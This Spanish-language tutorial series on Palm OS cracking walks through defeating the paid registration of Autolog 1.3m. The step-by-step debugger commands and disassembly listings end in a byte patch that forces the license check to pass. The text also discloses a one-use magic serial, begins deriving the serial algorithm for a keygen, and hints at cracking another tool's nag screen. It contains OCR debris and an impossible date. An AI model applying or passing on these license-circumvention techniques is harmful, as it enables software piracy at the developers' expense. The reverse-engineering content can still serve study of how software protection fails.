Vamos a necesitar el emulador de Palm, llamado PalmOs Emulator, un editor de ejecutables .prc cuyo nombre es PrcEdit 1.0, PilotDis para desensamblarlo y prc2bin para ayudar a dividir en trocitos legibles todo esto. En esta lección en concreto nos va a ser imprescindible el PalmDebugger, que de forma similar al emulador nos lo bajamos de la web de PalmOs.

b) Primeros vuelos de Fernandito:

Analizamos el ejecutable con PrcEdit y en las alarm miramos la número 7200 (1c20 hexa), que es la de Bad Boy. Hacemos uso de una de las mejores herramientas crack que existen, el bolígrafo, y lo apuntamos en algún lado (¡la vieja escuela cracker!. Es que X-Gri lleva mucho ya en esto... je je).

Metemos el ejecutable en el mismo directorio que prc2bin y desde la consola DOS tecleamos

prc2bin autologmetric.prc

En el instante en que le demos a enter, una interminable colección de archivos aparecerá en ese directorio. Sólo nos interesa uno (bueno dos, pero el otro es sólo para confirmar algo). El interesante es code0001 (ummm los motivos son obvios) y Talt1c20 lo podemos abrir con un editor de texto para confirmar que es nuestro Bad Boy. Si aparece otro code, en seguida notaréis que no es el que nos interesa dado el tamaño tan pequeño que tiene (unos bytes apenas, que incluso en el diminuto mundo Palm es ya mucho). Tomamos ese code0001.bin y nos lo llevamos al directorio de PilotDis. Tecleamos en consola de MS-DOS

pilotdis

pilotdis code0001.bin

y al darle a enter, ¡pummmm!, nos aparece un archivo llamado code0001.bin.s que puede leerse tranquilamente con el NotePad de Windows. Ojo, o cualquier editor de texto, no tiene que ser ese exactamente. Además, como somos crackers y odiamos a Microsoft, pues nos programamos uno en Delphi y así aprendemos un poco más. Ya con eso, ejecutamos nuestro Emulador de Palm con nuestra ROM tal y como comenté en el último o penúltimo rollo que os metí y cargamos el programita. Tocamos con el ratón en el icono horrible del coche infantil, que da grima sólo verlo, y lo que nos encontramos en un programa tan inútil como éste y por el que pretenden cobrar tanto (como si fuésemos a crackearlo porque queremos usarlo, je, que ilusos, si esto sólo lo hacemos por aprender algo y no tragarnos la basura que echan en la televisión y que atrofia nuestros cerebros más que el vodkila) es lo siguiente:

Ayyyyyyy, esa avaricia de los programadores...¡¡todo por el dinero!!... apenas os diferenciáis de los políticos.Además si os fijáis,

el primer botón es el de registrarse y luego el de probar. Eso es propaganda subliminal y está prohibida. Desastroso.

2- Levantando el vuelo. Primeros leñazos:

Fernandito ya está lo suficientemente preparado y nervioso. Con sus cicatrices de duro entrenar se pone en el nido de salida midiendo miradas con sus rivales. Sólo uno puede ganar. Los obstáculos son arduos, la carrera, extenuante, y la meta, sólo para uno. Eso ¡oh, sí!, hace arder la juventud en sus venas como un torrente de fuego (esto último suena a heroinómano XD). Afila las garras de gorrioncito, pequeñitas ellas, y le da a Enter Serial # a ver que pasa. Dos cosas rondan su cabeza: el bad boy message y el código que tendrá que tragarse. Vamos allá. Lo que vemos es esto:

¿Ein?... maldición, ¿qué es eso que aparece debajo de nuestro nick?. Fernandito se ha quedado de piedra al encontrarse en el nido, apenas a unos segundos del piar de salida, con un colibrí de grácil vuelo que hizo palidecer a la abubilla campeona del año pasado. Volar nervioso, ruido potente en el aleteo, pico aerodinámico... ¡santo Cristo, esto no me lo había advertido el entrenador?. Mal empezamos cuando debajo de nuestro nick (apodo o pseudónimo, en español internacional) nos calcula un número para no se qué con nuestro serial. Uy, uy, uy que mareo me entraaaaaa... ya estoy pensando en llamadas a api que quizá nos hagan falta:

SysTrapDlkGetSyncInfo: llamada a api de Palm para leer nuestro user del HotSync (conexión con el Pc)

SysTrapFrmCustomAlert: aparición del mensaje bad boy.

SysTrapFldGetTextPtr: captura del string que acabamos de teclear.

Ahí tenemos pues tres vías para empezar la carrera. Esto se avecina largo. Dos notas que os servirán de utilidad para futuros crackeos:


- FrmCustomAlert es muy similar a FrmAlert, sólo que de tres variables, muestra una en pantalla. A veces modificándolo un poco nos puede mostrar la segunda que puede ser ¡sorpresa! nuestro serial buscado.

- Otras llamadas a api interesantes en futuros crackeos pueden ser: StrCopy (copia string), StrCompare (compara strings, ésta es vital), FrmPopupForm (formularios popup). Poco a poco iremos descubriendo otras.

(NOTA PARA NEWBIES: "string" es una cadena de texto).

3- Piar de salida ¡comienza la carrera!... ¡pio!:

De acuerdo, metemos nuestro fake serial y nos encontramos con el mensajito de:



je, je, como si no lo supiéramos. Le damos a OK y volvemos a la ventanita del serial. Fernandito sale volando en una explosión de potencia sacándole dos cuerpos a las demás aves, pero el colibrí no es malo y se le pone a una cabeza apenas. La grasa de sus plumas se pliega de tal forma que se asemeja a una bala de plata. Esos brillos del sol en sus ojos... Vamos a abrir code0001.bin.s con el block de notas y buscaremos en la opción "Buscar" del NotePad lo siguiente:

$1c20

como veis, el procedimiento no varía nunca. Directos a ver dónde aparece el mensaje bad boy que vemos en la imagen de arriba. Para los newbies que se pierden ya a estas alturas, deciros que hemos buscado el valor hexadecimal del mensajito. Bien, pues lo vemos en

000060aa 3f3c1c20 MOVE.W #7200!$1c20,-(A7)

000060fe 3f3c1c20 MOVE.W #7200!$1c20,-(A7)

00006118 3f3c1c20 MOVE.W #7200!$1c20,-(A7)

y, ya para nota, vemos el de good boy en

000060c8 3f3c1c84 MOVE.W #7300!$1c84,-(A7)

000060e4 3f3c1c84 MOVE.W #7300!$1c84,-(A7)

vaya, ya empezamos con varias llamadas. Aunque no me paré a mirarlo, no podemos olvidar que estamos con un trial de 30 días de prueba, así que no me extrañaría que el mensaje saliese en distintas líneas según la fecha en que nos registremos. Pero no deja de ser una suposición... Si nos fuéramos como locos al debugger y pusiésemos un breakpoint en SysTrapFrmCustomAlert, veríamos que no nos resolvería gran cosa, así que dejamos un momento de lado esta solución y nos vamos a ver qué ocurre con nuestro nick. Mientras, Fernandito comienza a sudar. El colibrí intenta hacer juego sucio provocando turbulencias con el atronador batir de sus alas. Los demás rivales ya quedan varios metros atrás. Súbitamente una rama de abeto se interpone en su camino, pero curtido por entrenamientos castrenses en el gélido invierno, Fernandito inclina ligeremente sus plumas timoneras (o sea, las del culo XD) y en un suave pero seguro requiebro, logra zafarse de las agudas hojas del abeto esquivándolo por debajo. El colibrí, en un alarde de virtuosismo, inclina ligeramente su cuerpo y sobrepasa la rama por encima en un giro de noventa grados de su vertical, poniéndose de perfil. Un ensordecedor ruido estremece a los espectadores. El mirlo Mamberto, cae estrellado contra la rama rompiéndose un ala. Su caída en barrena hace gritar a un polluelo que contemplaba la carrera. Pues a probar otro medio de ataque al programa. Vamos a ver qué ocurre si miramos el HotSync. Volvemos a la pantalla de meter el serial y ejecutamos el PalmDebugger. Con el comando **att** conectamos el debugger (mirad que en connection esté seleccionado el emulador) y ponemos un breakpoint con **atb** de esta forma:

atb "DlkGetSyncInfo"

lo que ni corto ni perezoso nos hará llegar a

00005f78 4e4fa2a9 sysTrapDlkGetSyncInfo

Muy bien. Si escribimos en el debugger **il**, nos dará un listado de las próximas 10 instrucciones, lo que nos ayuda a localizar

dónde andamos y apoyarnos con el listado muerto. Pasamos por encima de esa llamada a api con **t** para ejecutarla de golpe, y continuamos instrucción a instrucción con **s** a través del código. Tras mucho mover, marear, girar, volver, revisar, saltos a subrutinas como SetFieldTextFromStr o Map- HotSyncNameToPid, en las label 563 y 586 respectivamente y que el debugger se encarga de advertirnos, y tras muchos t y s según nos convenga, vemos en

00005fce 4fef000a LEA 10(A7),A7

que carga nuestro número de User Id, lo cual hemos averiguado con un

dm a7+a

ya que en hexadecimal, 10 se representa como a. Bueno, mucho tracear pero no hemos encontrado nada interesante que nos registre el programa. O si lo hay, al menos yo no lo he visto. Pero encontré otro camino más astuto para reventar este invento.

4- ¡Horror, enjambre de abejas!:

Luchando contra viento, ramas y el colibrí, Fernandito percibe algo extraño enfrente a él. En ese preciso instante, el cuervo Rave, antiguo campeón mundial, se adelanta a nuestro protagonista y a su rival en un picado acelerado y se sitúa a unos metros de ellos. El público pía atronador, salido de sus casillas y con furia. Bertoldo sonríe sin conocer su suerte. Apenas unos segundos más tarde, un enjambre de abejas, que se dibujaba como el extraño nubarrón que había visto Fernandito, se abalanza violento sobre el ex campeón, desestabilizando sus alas y llenándolo de dolorosos habones. Con una pata encogida, un ojo cerrado y vuelo resquebrado, el azor se retira al nido-boxes donde abandona la carrera. Pero este incidente dispersó a los insectos de forma caótica y Fernandito y el colibrí pueden pasar sin problemas ese obstáculo antes de que las abejas se reorganicen y eviten continuar la carrera a la abubilla que ostentaba el último título mundial, dos gaviotas, un petirrojo y un carrizo. Pues nosotros también debemos meternos de lleno en ese nido de abejas. A ver, vamos a recapitular. Nos falla la búsqueda por bad boy message, nos falla el HotSync... ummm vamos a tener que usar el último recurso, la llamada a api que lee el texto que escribimos, FldGetTextPtr. En el debugger tecleamos **atc** para borrar todos los breakpoints y lanzamos el programa de nuevo. En la ventana que pide el serial tecleamos en el debugger **att** para reconectarlo y

atb "FldGetTextPtr"

con esto lograremos parar la ejecución del programa justo en el momento de leer el número que tecleamos.Tras ello, tecleamos **g** para poder pasar del debugger a nuestro Emulador. Metemos un fake serial, damos a OK y

00005e52 4e4fa139 sysTrapFldGetTextPtr

muy bien, un **t** en el debugger para ejecutar de golpe esa llamada a api y luego un **il** para poder seguir a la ez con el listado muerto. Nos interesa ese trozo de código, que es

00005e52 4e4fa139 sysTrapFldGetTextPtr

00005e56 2848 MOVEA.L A0,A4

00005e58 3f3c1b61 MOVE.W #7009!$1b61,-(A7)

00005e5c 2f03 MOVE.L D3,-(A7)

00005e5e 4e4fa180 sysTrapFrmGetObjectIndex

00005e62 5c4f ADDQ.W #6,A7

00005e64 3f00 MOVE.W D0,-(A7)

00005e66 2f03 MOVE.L D3,-(A7)

00005e68 4e4fa183 sysTrapFrmGetObjectPtr

00005e6c 5c4f ADDQ.W #6,A7

00005e6e 2f08 MOVE.L A0,-(A7)

00005e70 4e4fa139 sysTrapFldGetTextPtr

00005e74 2648 MOVEA.L A0,A3

00005e76 2f0b MOVE.L A3,-(A7)

00005e78 2f0c MOVE.L A4,-(A7)

00005e7a 2f0a MOVE.L A2,-(A7)

00005e7c 4ebaff30 JSR L594

os resalto en negrita las dos lecturas de texto que hace el programa y un salto a subrutina, que según el debugger se llama EnteredKeyValid, que ni que decir tiene que es un nombre evocador :o). En 5e56 podemos hacer un **dm a0** que veremos nuestro fake serial como se copia de a0 a a4. Una línea más abajo carga la etiqueta de Field 1b61 que es la que PrcEdit nos dice que pone "User Id". No es importante, es un mero concepto de la parte de diseño del programa. Como no sé si os lo dije, recordad que tras escribir cualquier instrucción en el debugger, si queréis pasar al emulador, debéis teclear **g** ya que si no, no podréis pasar de uno a otro. De igual modo, esa orden os permite seguir hasta el siguiente breakpoint. Bueno, llegamos al segundo FldGetTextPtr y tras pasarlo con un **t** seguimos mirando línea a línea de código, observando que en 5e76 y siguientes, tenemos en a4 el fake serial y en a3 el serial calculado para el nick, de manera que en 5e7c nos tira de cabeza a una subrutina que promete interesante. O sea, mi fake y mi numero id en registros de dirección. Y en a2 un churro extraño que se repetirá más adelante. Cuando lleguemos a 5e7c, en vez saltarla con **t** vamos a entrar en ella. De continuar, en 5e86 (mirad vuestro listado muerto) saltaríamos a la L602 que nos conduce a

00005ee4 41fa006e LEA L607,A0

y que si miramos qué hay en a0 con **dm a0** en el debugger, nos encontramos con esto: "12180122" que es un número que si lo ponemos nos registra el programa para un solo uso, de manera que si salimos y volvemos a entrar ya no nos servirá más ese número comodín. Dios, los programadores están fatal de la cabeza... Cuando acabe el tutorial éste voy a estudiar mejor este tema y si se cuadra, hago un anexo. En 5eea tenemos una interesante llamada api que compara strings, en 5ef2 saltamos a 5f34, de ahí a 5f36 y 5f3a, que con el RTS de 5f40 nos dispara a 607a, que nos lleva al bad boy de 6118. Bueno, ese es el recorrido del programa para que podáis seguirlo en el listado muerto, pero de momento no nos interesa. Quede a título de referencia. Por el momento nos vamos a meter de lleno en la subrutina esa de EnteredKeyValid, que parece interesante. Nos encontramos esto:

00005dae 4e560000 L594 LINK A6,#0

00005db2 2f0a MOVE.L A2,-(A7)

00005db4 2f03 MOVE.L D3,-(A7)

00005db6 246e0008 MOVEA.L 8(A6),A2

00005dba 2f2e000c MOVE.L 12(A6),-(A7)

00005dbe 4e4fa0ce sysTrapStrAToI

00005dc2 2600 MOVE.L D0,D3

00005dc4 4ebafefe JSR L583

00005dc8 4a00 TST.B D0

00005dca 584f ADDQ.W #4,A7

00005dcc 6720 BEQ L596

00005dce 2f2e000c MOVE.L 12(A6),-(A7)

00005dd2 4e4fa0ce sysTrapStrAToI

00005dd6 2600 MOVE.L D0,D3

00005dd8 b6aa000a CMP.L 10(A2),D3

00005ddc 584f ADDQ.W #4,A7

00005dde 650a BCS L595

00005de0 b6aa000e CMP.L 14(A2),D3

00005de4 6204 BHI L595

00005de6 7001 MOVEQ #1,D0

00005de8 6016 BRA L598

00005dea 7000 L595 MOVEQ #0,D0

00005dec 6012 BRA L598

00005dee b6aa0012 L596 CMP.L 18(A2),D3

00005df2 650a BCS L597

00005df4 b6aa0016 CMP.L 22(A2),D3

00005df8 6204 BHI L597

00005dfa 7001 MOVEQ #1,D0

00005dfc 6002 BRA L598

00005dfe 7000 L597 MOVEQ #0,D0

00005e00 261f L598 MOVE.L (A7)+,D3

00005e02 245f MOVEA.L (A7)+,A2

00005e04 4e5e UNLK A6

00005e06 4e75 RTS

00005e08 8f DC.B #143

00005e09 456e74657265644b6579 DC.B 'EnteredKeyValid'

00005e13 56616c6964

que nos hará interesantes llamadas a

0005cc4 4e560000 L583 LINK A6,#0

00005cc8 2f0a MOVE.L A2,-(A7)

00005cca 3f3c1f40 MOVE.W #8000!$1f40,-(A7)

00005cce 2f3c7445444b MOVE.L #1950696523!$7445444b,-(A7)

00005cd4 4e4fa05f sysTrapDmGetResource

00005cd8 2448 MOVEA.L A0,A2

00005cda 200a MOVE.L A2,D0

00005cdc 5c4f ADDQ.W #6,A7

00005cde 670c BEQ L584

00005ce0 2f0a MOVE.L A2,-(A7)

00005ce2 4e4fa061 sysTrapDmReleaseResource

00005ce6 7001 MOVEQ #1,D0

00005ce8 584f ADDQ.W #4,A7

00005cea 6002 BRA L585

00005cec 7000 L584 MOVEQ #0,D0

00005cee 245f L585 MOVEA.L (A7)+,A2

00005cf0 4e5e UNLK A6

00005cf2 4e75 RTS

00005cf4 95 DC.B #149

00005cf5 69734170706c69636174 DC.B 'isApplicationVirginal'

00005cff 696f6e56697267696e61

00005d09 6c

que es una subrutina dentro de ésta llamada IsApplicationVirginal, nombre que debería estar prohibido por sus connotaciones pornográficas... XD Ciertamente, Fernandito consiguió salir de una buena maraña de abejas... Entrando en la rutina EnteredKeyValid, llegamos a 5dbe, donde hay una llamada api que convierte nuestro string en número íntegro, cosa cierta si observamos que d0 toma como valor nuestro fake serial pasado a hexadecimal, y justo después, el salto a la aplicación virgen esa, que os señalé en 5dc4 en negrita. En esa rutina vemos cómo cargamos algo extrañísimo en 5cca y 5cce y como después nos marea mucho el registro d0 para que esté en cero y no en uno, incluso poniendo un salto en 5cea. Esto nos está haciendo pensar. Ummm, d0 no es igual si está a uno que si está a cero, ¿no?. A ver, seguimos con la ejecución de la rutina hasta volver a la de Entered etc, en 5dc8, que vuelve a testear d0. Vaya, vaya... salto si no es igual, comparación, salto, comparación y salto a L597. Bueno, esto se dice rápido, claro, pero en la práctica se traduce en muchas horas metiendo números en la Palm, traceando con el debugger, viendo qué caminos se toman... no penséis que esto es coser y cantar, ni de broma, pero en eso reside el encanto de este negocio. Además, sólo sudando se aprende (Dios, eso de la aplicación virgen ya me hace establecer comparaciones perniciosas...¿sudar, aprender?...¿qué es lo que aprendo sudando?... bufff....). Ahora nos toca examinar el tramo final. Andiamo presto.

5- Recta final. En el horizonte, las banderas de meta:

La cosa se pone que arde. El público pía ensordecedor, una golondrina cae agotada, la cigüeña se retira con problemas de maniobrabilidad, dos palomas mensajeras son descalificadas por volar a cota no reglamentaria y tan sólo nuestro valiente Fernandito y su competidor el colibrí se aproximan a la meta. Ovaciones, tensión, esfuerzo. Se sacan mutuamente una cabeza, media cabeza, pugnando arrolladores por la bandera de meta ¿cómo acabaré éste lance?. Pasamos ahora mismo a verlo... el secreto está en LA BANDERA. Situémonos. Habíamos repasado la ejecución del programa, nos habíamos metido en una rutina de nosequé de validkey y a su vez nos desviamos un poco a la rutina de una virgen, digoooooooo, a la rutina virgen XD. Si salimos de esta última (¿salir de una virgen?. En USA me meterían en la cárcel sólo por esta frase...) y volvemos a la rutina de EnteredkeyValid, nos topamos con este interesante pedazo de código:

00005dc8 4a00 TST.B D0

00005dca 584f ADDQ.W #4,A7

00005dcc 6720 BEQ L596

00005dce 2f2e000c MOVE.L 12(A6),-(A7)

00005dd2 4e4fa0ce sysTrapStrAToI

00005dd6 2600 MOVE.L D0,D3

00005dd8 b6aa000a CMP.L 10(A2),D3

00005ddc 584f ADDQ.W #4,A7

00005dde 650a BCS L595

00005de0 b6aa000e CMP.L 14(A2),D3

00005de4 6204 BHI L595

00005de6 7001 MOVEQ #1,D0

00005de8 6016 BRA L598

00005dea 7000 L595 MOVEQ #0,D0

00005dec 6012 BRA L598

00005dee b6aa0012 L596 CMP.L 18(A2),D3

00005df2 650a BCS L597

00005df4 b6aa0016 CMP.L 22(A2),D3

00005df8 6204 BHI L597

00005dfa 7001 MOVEQ #1,D0

00005dfc 6002 BRA L598

00005dfe 7000 L597 MOVEQ #0,D0

00005e00 261f L598 MOVE.L (A7)+,D3

00005e02 245f MOVEA.L (A7)+,A2

00005e04 4e5e UNLK A6

00005e06 4e75 RTS

El primer salto que he señalado en negrita lo hacemos queramos o no, ya que d0 lo compara con cero y así es. En la comparación de 5dee nos compara nuestro fake serial de d3 con algo que en apariencia no es nada y salta if carry set C (bcs), que no es el caso. Lo interesante viene ahora, en

00005df4 b6aa0016 CMP.L 22(A2),D3

00005df8 6204 BHI L597

ya que tras comparar mi fake serial con algo que seguimos sin saber qué es, me establece un salto branch if high, esto es, salta si es mayor que cero, salto que efectivamente se produce, y que nos lleva a

00005dfe 7000 L597 MOVEQ #0,D0

00005e00 261f L598 MOVE.L (A7)+,D3

00005e02 245f MOVEA.L (A7)+,A2

00005e04 4e5e UNLK A6

00005e06 4e75 RTS

que nos saca ya de la rutina NO SIN ANTES poner d0 con un valor de cero en L597. Pero ¿qué ocurriría si no hiciésemos el salto de 5df8?, pues que seguiríamos en

00005dfa 7001 MOVEQ #1,D0

00005dfc 6002 BRA L598

evitando el L597 y no sólo eso, si no moviendo el byte de d0 a uno. Y de ahí volvemos a la rutina principal que nos marea hasta el bad boy. Es ahora cuando vuestra sagacidad cracker lo ha visto claro. Si d0 es cero el camino es uno, si es uno el camino es otro. El secreto, mis niños, está en la bandera: aprovechamos que el colibrí es daltónico y confunde la bandera con una mariposa. Fernandito tiene la carrera ganada. A ver, hago un inciso para newbies. En toda esta milonga, hay una cosa a muy grandes rasgos que se llaman flag. No me quiero meter en el asunto porque excede este tutorial. Es igual a una señal de paso a nivel: si está subido puedes pasar y si no está, pues no puedes XD. En este caso vemos que d0 se interesa especialmente por el valor que va a tener, si 1 o 0, e incluso al volver a la rutina principal veremos que en 5e80 nos vuelve a testear d0 y que de ello dependerá el salto de 5e86, y con ello el caminito a seguir hacia el bad o good boy.

Entonces, lo que se me ocurre, es cambiar la instrucción para que siempre tenga en d0 un uno. Para eso observamos la línea

00005dfe **7000** L597 MOVEQ **#0**,D0

y la cambiamos por

00005dfe **7001** L597 MOVEQ **#1**,D0

de forma que siempre nos dé d0 con valor uno. Para eso nos vamos a un editor hexadecimal, buscamos la secuencia de bytes (en este caso 7000) observando que los que hay antes y después son los de las instrucciones de antes y después de esta sentencia. Entonces es cuando ponemos **7001** donde pone **7000**. Salimos del debugger, cargamos el nuevo programa parcheado en el Emulador, ponemos un fake serial cualquiera y al darle a OK

Pues de nada por purchasearte la basura de programa que no nos vale de nada.

6- Agradecimientos y notas:

Como siempre, llegamos a lo más divertido de los tutoriales. En éste debo hacer especial mención a tres personas, Crak3R Nuts, por su ayuda, Ziritione por haberse animado a empezar con crackeo de Palms, y SeRoCuLtO, por llevar más tiempo que yo aunque de forma más desapercibida y porque una vez se quejó de que no lo mencionaba en los tutos. Para este crack me ayudó mucho. Ni que decir tiene, que siempre recuerdo a los chicos del irc-hispano en #crackers, como jonas_, seven, Horeb, Sunevil, Hadesh, uri2, eSn-mIn, daiamon, S-P-A-R-K, Eiji, DevilGun, ShotGan, cybdan, remains, y por supuesto y siempre Movsb. A él le debemos mucho los del canal ;o) Y como notas, deciros que si tengo tiempo seguiré indagando en el programa. Me dejo en el tintero lo siguiente: comprobar el trial, sacar un número válido, ver qué es el número comodín. Si se terciase, os hago un anexo del tema. X-Grimator, en algún lugar de Europa a 26/06/02

"Pensad, pensad, siempre pensad".

Palm Spanish Tutor	
Programa:	**LECCIÓN 5: ANEXO A LA LECCIÓN 4 (DUDAS RESUELTAS)** **Autolog 1.3m**

PROTECCION:	Continuando con Autolog 1.3m		
Descripcion:	Crear un método elegante para nuestro objetivo.		
Dificultad:	( )**NewBies** (X)**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.PaginaWeb.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulator,		
Palm CRACKER:	X-Grimator	**FECHA:**	W/31/02/2005

INTRODUCCION

Contiando con Autolog 1.3m

AL ATAQUE

LECCIÓN 5: ANEXO A LA LECCIÓN 4 (DUDAS RESUELTAS)

¡¡Hola de nuevo pequeños gamberros!!. Como os medio prometí en la anterior entrega, vamos a proceder a aclarar algunas cosas que nos quedaron en el tintero y que nos resultan realmente interesantes en este crack.
Para poneros al día, nos habían quedado por ver tres puntos:

1- Comprobación del trial. Bueno, al final decidí no prestar demasiada atención a esto por dos motivos. El primero, porque con el programa registrado, el trial no me preocupa; y el segundo porque prefiero buscar un programa basado sólo en esa protección y mirarlo con más calma. Sin embargo, a cambio, os voy a dar una pequeña clase de ASM de Motorola para ir profundizando en esto.
2- Analizar lo del número mágico. Pues la verdad es que no es más que eso, un número mágico. Si lo usas, te registra por una sola vez. En cuanto vuelves a iniciar el programa ya no te vale. Podríamos hacer un cambio en la comparación, pero teniendo el serial correcto, poco nos importa usar el "sucedáneo". Por lo tanto, creo que es una pérdida de tiempo fijarse más en eso. Como dice el título de un LP de los Sex Pistols "Flogging a dead horse" es decir, por mucho que azotes a un caballo que ya está muerto, la carrera ya no la ganas. A otra cosa, butterfly.
3- El keygen. Esto es lo realmente importante. Remitiéndonos al punto uno, vamos a ver cómo el

programa halla nuestro ID al partir de nuestro HotSync y cómo luego calcula nuestro serial. ¿Os hace más ilusión que haya capturas de pantalla?... bueeeeeeeeeeno, os meteré alguuuuuuuuuna. Aquí vamos a usar una nueva herramienta llamada SouthDebugger, debugger para Palm que os viene protegido con una nag. Está hecho en java, así que ya sabéis que hacer si lo que deseáis es probar el producto con todas sus posiblilidades ;o).

NOTA IMPORTANTE:

Como sé que se me va a olvidar, os apunto algo que llamó poderosamente mi atención en una web de Ingeniería Inversa de Palms que ya no existe. Era de un italiano llamado Quequero y ponía lo siguiente "Se il listato che vi dissasembla..." ejem, bueno, mejor en español..."Si el listado que desensambláis es ilegible o no corresponde, provad a cancelar el primer byte del .prc y reintentar el desensamblado... ¡debería funcionar!". Con lo cual me quedé muy contento porque ya sé que hay protecciones anti-desensamblador para Palm y que es tan sencillo romperlas como cancelar el primer byte del ejecutable. Personalmente no me encontré ningún caso, pero me ha parecido un apunte importante.

1- Escribo estas líneas desde...:

Lo que parecía un soleado día de vacaciones en yate poco a poco se convirtió en una pesadilla de tormenta. El crack se presentaba risueño y fácil y no considerábamos complicado hallarlo, sin embargo, el keygen no salía, las líneas se complicaban... el cielo ennegrecido dio paso a rayos sesgantes y a truenos que sonaban como gritos de gigantes condenados. El barco zorzobraba, nuestra moral se hundía, el Zen Palm se nos atascaba. Cuando quisimos darnos cuenta, éramos náufragos de nuestro conocimiento.
Bueno, si mal no recordáis, habíamos dado bastantes vueltas hasta encontrar un punto de ataque correcto para nuestro programa. Primero, la llamada a la Alert, luego mirar el HotSync y al final decidimos tirarnos de cabeza al momento en que se capturan los strings que introducimos como S/N (para neófitos o newbies, esto significa serial number. Para nada significa Sólo Newbies, así que podéis estar tranquilos... :o)).
Nos aparecía nuestro nombre, una id y debajo un espacio para poner el número, algo así como esto:

En donde veis que se calcula un User ID al partir del nombre de conexión HotSync con el que la Palm se pone de acuerdo con el Pc. En fin, pues como en el anterior tutorial no acabábamos de ver con qué comparaba nuestro fake serial, el pobre X-Grimator, en su torpeza, empezó a pensar que el serial se calculaba al leer el HotSync y que se activaba un flag que luego se comparaba con el fake serial (que a su vez acababa por convertirse en un flag también, llegando al final a una mera comprobación de flags). Ni por asomo. Al final, las cosas son más fáciles para los zombi-programadores. Este razonamiento era erróneo por la sencilla razón de que en ningún lado existía la conversión del fake serial a flag. De esto, que era evidente, me di cuenta después de un rato trasteando la llamada a HotSync que hace el programa. De todos modos, os comento cómo convierte el programa nuestro nombre a User ID y así aprendemos un poco de ASM de

Motorola como os prometí.
Lo primero que encontramos al hacer un ATB en “DlkGetSyncInfo” (en la forma que os expliqué en el otro tuto) es esto: (nota: lo que vaya detrás del punto y coma son comentarios que no lee el programa. Os he ordenado el código para que leáis los saltos de corrido)

```
00005f78 4e4fa2a9 sysTrapDlkGetSyncInfo ; llamada a API donde ponemos el ATB en el debugger
00005f7c 3600 MOVE.W D0,D3
00005f7e 4fef0018 LEA 24(A7),A7; a7+18(h) tiene mi HotSync. El (h) significa hexadecimal.
00005f82 663c BNE L609; no salta
00005f84 486effd6 PEA -42(A6); a6-2a tiene mi HotSync. PEA pushea en la pila algún buffer.
00005f88 4e4fa0c7 sysTrapStrLen; calcula la longitud de mi HotSync y lo mete en hexa en D0
00005f8c 4a40 TST.W D0; compara D0 con cero.
00005f8e 584f ADDQ.W #4,A7; corrige la pila sumándole 4 bytes
00005f90 672e BEQ L609; no salta ya que D0 no es cero (Branch if equal)
00005f92 486effd6 PEA -42(A6); A6-2a el HotSync
00005f96 3f3c1b5b MOVE.W #7003!$1b5b,-(A7); field 7003: Name (usar para ello PrcEdit)
00005f9a 2f0a MOVE.L A2,-(A7)
00005f9c 4ebafaac JSR L563
00005a4a 4e560000 L563 LINK A6,#0 -- SETFIELDFROMSTR (pinta en pantalla el HotSync)
00005a4e 2f0b MOVE.L A3,-(A7)
00005a50 2f0a MOVE.L A2,-(A7)
00005a52 2f2e000e MOVE.L 14(A6),-(A7)
00005a56 4e4fa0c7 sysTrapStrLen
00005a5a 5240 ADDQ.W #1,D0
00005a5c 7200 MOVEQ #0,D1
00005a5e 3200 MOVE.W D0,D1
00005a60 584f ADDQ.W #4,A7
00005a62 2f01 MOVE.L D1,-(A7)
00005a64 4e4fa01e sysTrapMemHandleNew
00005a68 2448 MOVEA.L A0,A2
00005a6a 2f0a MOVE.L A2,-(A7)
00005a6c 4e4fa021 sysTrapMemHandleLock
00005a70 2648 MOVEA.L A0,A3
00005a72 2f2e000e MOVE.L 14(A6),-(A7)
00005a76 2f0b MOVE.L A3,-(A7)
00005a78 4e4fa0c5 sysTrapStrCopy
00005a7c 2f0a MOVE.L A2,-(A7)
00005a7e 4e4fa022 sysTrapMemHandleUnlock
00005a82 3f2e000c MOVE.W 12(A6),-(A7)
00005a86 2f2e0008 MOVE.L 8(A6),-(A7)
00005a8a 4e4fa180 sysTrapFrmGetObjectIndex
00005a8e 5c4f ADDQ.W #6,A7
00005a90 3f00 MOVE.W D0,-(A7)
00005a92 2f2e0008 MOVE.L 8(A6),-(A7)
00005a96 4e4fa183 sysTrapFrmGetObjectPtr
00005a9a 2648 MOVEA.L A0,A3
00005a9c 2f0a MOVE.L A2,-(A7)
00005a9e 2f0b MOVE.L A3,-(A7)
00005aa0 4e4fa158 sysTrapFldSetTextHandle
00005aa4 4fef0022 LEA 34(A7),A7
00005aa8 245f MOVEA.L (A7)+,A2
00005aaa 265f MOVEA.L (A7)+,A3
00005aac 4e5e UNLK A6
00005aae 4e75 RTS
00005ab0 93 DC.B #147
```

```
00005ab1 5365744669656c645465 DC.B 'SetFieldTextFromStr'
00005abb 787446726f6d537472
00005fa0 486effc6 PEA -58(A6); carga una variable
00005fa4 486effd6 PEA -42(A6); pushea mi HotSync
00005fa8 4ebafd62 JSR L586
00005d0c 4e560000 L586 LINK A6,#0 -- MAPHOTSYNCNAMETOPID (convierte HotSync en UserID)
00005d10 48e71830 MOVEM.L D3/D4/A2/A3,-(A7); al inicio de subrutinas, para recuperar luego los valores
00005d14 266e000c MOVEA.L 12(A6),A3; mueve a A3, A6+c
00005d18 7600 MOVEQ #0,D3; inicia a cero D3 y D4 (move quick)
00005d1a 7800 MOVEQ #0,D4
00005d1c 4227 CLR.B -(A7); borra un byte de la pila
00005d1e 4878000f PEA $000f.W
00005d22 2f0b MOVE.L A3,-(A7)
00005d24 4e4fa027 sysTrapMemSet; pone un rango de memoria en un puntero dinámico a un valor específico
00005d28 246e0008 MOVEA.L 8(A6),A2; mete mi HotSync en A2
00005d2c 4fef000a LEA 10(A7),A7
00005d30 6008 BRA L588; salto obligatorio
00005d32 1012 L587 MOVE.B (A2),D0; mueve la primera letra de mi HotSync a D0 en ascii hexadecimal
00005d34 4880 EXT.W D0; extiende D0 en un word
00005d36 d840 ADD.W D0,D4; suma los valores en ascii de las letras del HotSync que va sacando
00005d38 528a ADDQ.L #1,A2; saca una letra de HotSync
